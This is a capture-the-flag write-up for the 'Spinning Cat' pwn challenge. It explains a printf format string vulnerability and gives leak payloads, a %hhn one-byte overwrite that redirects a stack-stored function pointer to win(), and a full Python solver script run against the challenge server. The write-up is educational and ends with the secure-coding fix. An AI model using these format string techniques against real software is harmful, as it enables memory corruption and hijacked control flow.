Spinning Cat
UMCS Preliminary umcs preliminary, reverse engineering, binary exploitation writeup covering Spinning Cat with analysis, solution steps, and final recovery notes.

Challenge Overview
Challenge Name: Spinning Cat
Category: Pwn
Points: 400
Flag Format: UMCS{}
The challenge provided a Linux ELF binary named spinning_cat, along with the matching runtime files:
spinning_cat
libc.so.6
ld-linux-x86-64.so.2
The challenge also included a YouTube reference to a spinning cat video, which acts mainly as theme/flavor. The actual objective is to analyze the binary, identify the vulnerability, exploit it against the remote service, and retrieve the flag.
The remote service used during solving was:
chal.umcybersec.site 10429The final recovered flag was:
UMCS{0I1A_o11a_O11A_0i1A_OIIA_0114}Initial Analysis
The first step is to inspect the binary.
file spinning_catExpected result:
spinning_cat: ELF 64-bit LSB pie executable, x86-64Then check the binary protections:
checksec --file=spinning_catThe relevant protections are:
RELRO:    Full RELRO
Canary:   Canary found
NX:       NX enabled
PIE:      PIE enabled
This means:
-
Full RELRO prevents overwriting GOT entries.
-
Stack canary makes classic stack buffer overflow harder.
-
NX prevents executing shellcode on the stack.
-
PIE randomizes the binary base address.
So a basic ret2win overwrite is not immediately available through a simple buffer overflow.
Running the binary locally shows that it asks for input:
./ld-linux-x86-64.so.2 --library-path . ./spinning_catExample behavior:
Adjust the frequency:When format string payloads are sent, the program prints stack values:
%p.%p.%p.%pThis confirms that user-controlled input is being passed directly into printf().
A simplified vulnerable logic looks like this:
char buf[256];
void (*func_ptr)() = sing_oiia;

fgets(buf, sizeof(buf), stdin);
printf(buf);

func_ptr();
The binary also contains a hidden win() function. From reverse engineering:
win       = 0x1251
sing_oiia = 0x12ee
The default function pointer calls sing_oiia(), but the goal is to redirect it to win().
Vulnerability / Weakness Identification
The core vulnerability is a format string vulnerability.
The program does something equivalent to:
printf(user_input);instead of:
printf("%s", user_input);This allows the attacker to:
-
Leak stack values using format specifiers such as
%p. -
Write arbitrary byte-sized values using
%hhn. -
Modify memory addresses placed on the stack as format string arguments.
The important stack leaks discovered during testing were:
%7$p   leaks the current function pointer value
%33$p  leaks a stable stack address
Example leak:
0x5c23e75072ee.0x7ffd42b205e8The first value ends with:
0x2eeThis matches the offset of sing_oiia():
sing_oiia = 0x12eeThe target function, win(), ends with:
0x251Because PIE bases are page-aligned, the low 12 bits of function offsets remain predictable. Therefore:
sing_oiia = ...2ee
win       = ...251
Only the lowest byte needs to change:
0xee -> 0x51This can be achieved with a one-byte write using %hhn.
The function pointer itself is stored on the stack. From local debugging and testing, the pointer slot is located at:
target = leaked_stack_address - 0x260So the exploit only needs to write byte 0x51 to that stack address.
Exploitation Strategy
The exploit strategy is:
-
Start the process locally or connect to the remote service.
-
Wait for the prompt:
Adjust the frequency:- Send a leak payload:
%7$p.%33$p-
Parse the output:
-
%7$pgives the current function pointer value. -
%33$pgives a stack leak.
-
-
Compute the address of the function pointer slot:
target = stack_leak - 0x260- Build a format string payload that writes one byte:
%81c%12$hhnExplanation:
-
0x51in decimal is81. -
%81cprints 81 characters. -
%hhnwrites the number of printed characters as a single byte. -
Therefore,
%hhnwrites0x51.
- Place the target address after the format string so that it becomes the 12th format argument:
payload = b"%81c%12$hhn"
payload += b"A" * (32 - len(payload))
payload += p64(target)-
After
printf()performs the write, the program calls the function pointer. -
The pointer now points to
win(). -
win()prints the flag.
This avoids the need for:
-
shellcode,
-
libc ROP,
-
GOT overwrite,
-
stack return address overwrite.
The exploit only abuses the format string bug and the stack-stored function pointer.
Proof of Concept
A minimal manual leak test:
python3 solve_spinning_cat.py chal.umcybersec.site 10429The leak phase produces output similar to:

The solver calculates:
func leak  = 0x5c23e75072ee
stack leak = 0x7ffd42b205e8
target     = 0x7ffd42b20388
Then it sends the overwrite payload.
Successful output:
[!] OIIA OIIA OIIA OIIA OIIA OIIA: UMCS{0I1A_o11a_O11A_0i1A_OIIA_0114}Full Python Solver
Save the following script as solve_spinning_cat.py.
#!/usr/bin/env python3
import os
import re
import sys
import time
import socket
import struct
import subprocess

# Local challenge files
BIN = "./spinning_cat"
LD = "./ld-linux-x86-64.so.2"

# Prompt shown by the binary
PROMPT = b"Adjust the frequency: "


def p64(value):
    """
    Pack a 64-bit integer into little-endian format.
    """
    return struct.pack("<Q", value)


class Tube:
    """
    Small wrapper class to support both local and remote execution
    without requiring pwntools.
    """

    def __init__(self, host=None, port=None):
        self.remote = host is not None

        if self.remote:
            self.s = socket.create_connection((host, int(port)))
            self.s.settimeout(3)
        else:
            self.p = subprocess.Popen(
                [LD, "--library-path", ".", BIN],
                stdin=subprocess.PIPE,
                stdout=subprocess.PIPE,
                stderr=subprocess.STDOUT,
                cwd=os.getcwd()
            )

    def send(self, data):
        if self.remote:
            self.s.sendall(data)
        else:
            self.p.stdin.write(data)
            self.p.stdin.flush()

    def recv(self, n=1):
        if self.remote:
            return self.s.recv(n)
        return self.p.stdout.read(n)

    def recvall(self, timeout=3):
        """
        Receive remaining output until timeout.
        """
        end = time.time() + timeout
        data = b""

        while time.time() < end:
            try:
                if self.remote:
                    chunk = self.s.recv(4096)
                else:
                    chunk = self.p.stdout.read(1)

                if not chunk:
                    break

                data += chunk

            except Exception:
                break

        return data


def recvuntil(io, marker, timeout=5):
    """
    Receive data until a specific marker is found.
    """
    end = time.time() + timeout
    data = b""

    while marker not in data:
        if time.time() > end:
            raise TimeoutError(data.decode(errors="ignore"))

        data += io.recv(1)

    return data


def parse_args():
    """
    Supports the following usage styles:

    Local:
        python3 solve_spinning_cat.py

    Remote:
        python3 solve_spinning_cat.py chal.umcybersec.site 10429

    Remote alternative:
        python3 solve_spinning_cat.py HOST=chal.umcybersec.site PORT=10429
    """
    if len(sys.argv) == 1:
        return None, None

    host = None
    port = None

    for arg in sys.argv[1:]:
        if arg.startswith("HOST="):
            host = arg.split("=", 1)[1]
        elif arg.startswith("PORT="):
            port = arg.split("=", 1)[1]

    if host and port:
        return host, int(port)

    if len(sys.argv) == 3:
        return sys.argv[1], int(sys.argv[2])

    print("Usage:")
    print(f"  Local : python3 {sys.argv[0]}")
    print(f"  Remote: python3 {sys.argv[0]} chal.umcybersec.site 10429")
    print(f"  Remote: python3 {sys.argv[0]} HOST=chal.umcybersec.site PORT=10429")
    sys.exit(1)


def exploit():
    host, port = parse_args()

    # Start local process or connect to remote service
    io = Tube(host, port)

    # Wait for the first prompt
    recvuntil(io, PROMPT)

    # Leak two useful addresses:
    #
    # %7$p  -> current function pointer value
    # %33$p -> stable stack leak
    io.send(b"%7$p.%33$p\n")

    leak_output = recvuntil(io, PROMPT)
    print(leak_output.decode(errors="ignore"))

    # Extract leaked hexadecimal values
    match = re.search(rb"(0x[0-9a-fA-F]+)\.(0x[0-9a-fA-F]+)", leak_output)

    if not match:
        print("[-] Failed to parse leaked addresses")
        sys.exit(1)

    func_leak = int(match.group(1), 16)
    stack_leak = int(match.group(2), 16)

    # The stack leak is consistently 0x260 bytes above the function pointer slot.
    target = stack_leak - 0x260

    print(f"[+] func leak  = {hex(func_leak)}")
    print(f"[+] stack leak = {hex(stack_leak)}")
    print(f"[+] target     = {hex(target)}")

    # Function offsets:
    #
    # sing_oiia = 0x12ee
    # win       = 0x1251
    #
    # Because PIE is page-aligned, only the lowest byte needs changing:
    #
    # 0xee -> 0x51
    #
    # 0x51 decimal is 81.
    #
    # %81c      prints 81 characters
    # %12$hhn   writes one byte, 0x51, to the address stored as argument 12
    #
    # The address is placed after 32 bytes so it lands at the correct format
    # argument index.
    payload = b"%81c%12$hhn"
    payload += b"A" * (32 - len(payload))
    payload += p64(target)
    payload += b"\n"

    print(f"[+] sending payload length = {len(payload)}")

    # Send overwrite payload
    io.send(payload)

    # Print final output, which should include the flag
    final_output = io.recvall()
    print(final_output.decode(errors="ignore"))


if __name__ == "__main__":
    exploit()
Walkthrough
1. Place all files in the same directory
The directory should contain:
spinning_cat
libc.so.6
ld-linux-x86-64.so.2
solve_spinning_cat.py
Example:
lsExpected:
spinning_cat libc.so.6 ld-linux-x86-64.so.2 solve_spinning_cat.py2. Make files executable
chmod +x spinning_cat ld-linux-x86-64.so.2 solve_spinning_cat.py3. Run locally
python3 solve_spinning_cat.pyLocal output may show:
[!] Flag.txt not found!This is normal if the local challenge directory does not contain flag.txt.
The local test is still useful because it confirms that control flow reaches win().
4. Run against remote
Use:
python3 solve_spinning_cat.py chal.umcybersec.site 10429Alternative supported syntax:
python3 solve_spinning_cat.py HOST=chal.umcybersec.site PORT=10429Do not run it like this unless the script specifically supports that syntax:
python3 solve_spinning_cat.py HOST=chal.umcybersec.site PORT=10429In this provided solver, both normal positional arguments and HOST=... PORT=... are supported.
5. Expected successful output
A successful run should look similar to this:
0x5c23e75072ee.0x7ffd42b205e8
IIOA AIIO IAIO OAII IOIA AOII! 🐱🌀

Adjust the frequency:

[+] func leak  = 0x5c23e75072ee
[+] stack leak = 0x7ffd42b205e8
[+] target     = 0x7ffd42b20388
[+] sending payload length = 41

[!] OIIA OIIA OIIA OIIA OIIA OIIA: UMCS{0I1A_o11a_O11A_0i1A_OIIA_0114}
Troubleshooting
Problem: Permission denied
Fix:
chmod +x spinning_cat ld-linux-x86-64.so.2 solve_spinning_cat.pyProblem: Flag.txt not found!
This usually happens locally. The remote server contains the real flag file. Run the exploit remotely.
Problem: Failed to parse leaked addresses
The leak payload did not return the expected format. Check that the service is still active and that the prompt is correct.
Problem: Connection timeout
The CTF instance may have expired or restarted. Restart the instance and update the port if needed.
Flag
The exploit successfully redirects execution from sing_oiia() to win() and prints the flag:
UMCS{0I1A_o11a_O11A_0i1A_OIIA_0114}Conclusion
The root cause of the challenge is an unsafe call to printf() using attacker-controlled input as the format string.
The binary stores a function pointer on the stack and later calls it. Because of the format string vulnerability, the attacker can leak stack addresses and then use %hhn to overwrite one byte of that function pointer.
Since the target function win() and the original function sing_oiia() are close together inside the PIE binary, only the lowest byte of the function pointer needs to be changed:
sing_oiia = ...2ee
win       = ...251
By writing 0x51 over the lowest byte, execution is redirected to win(), causing the program to print the flag.
Key lesson:
Never pass user-controlled input directly as the first argument to printf().
Always use printf("%s", user_input).Related Writeups

Authorized security practice only. These notes are for lab, CTF, and explicitly permitted environments.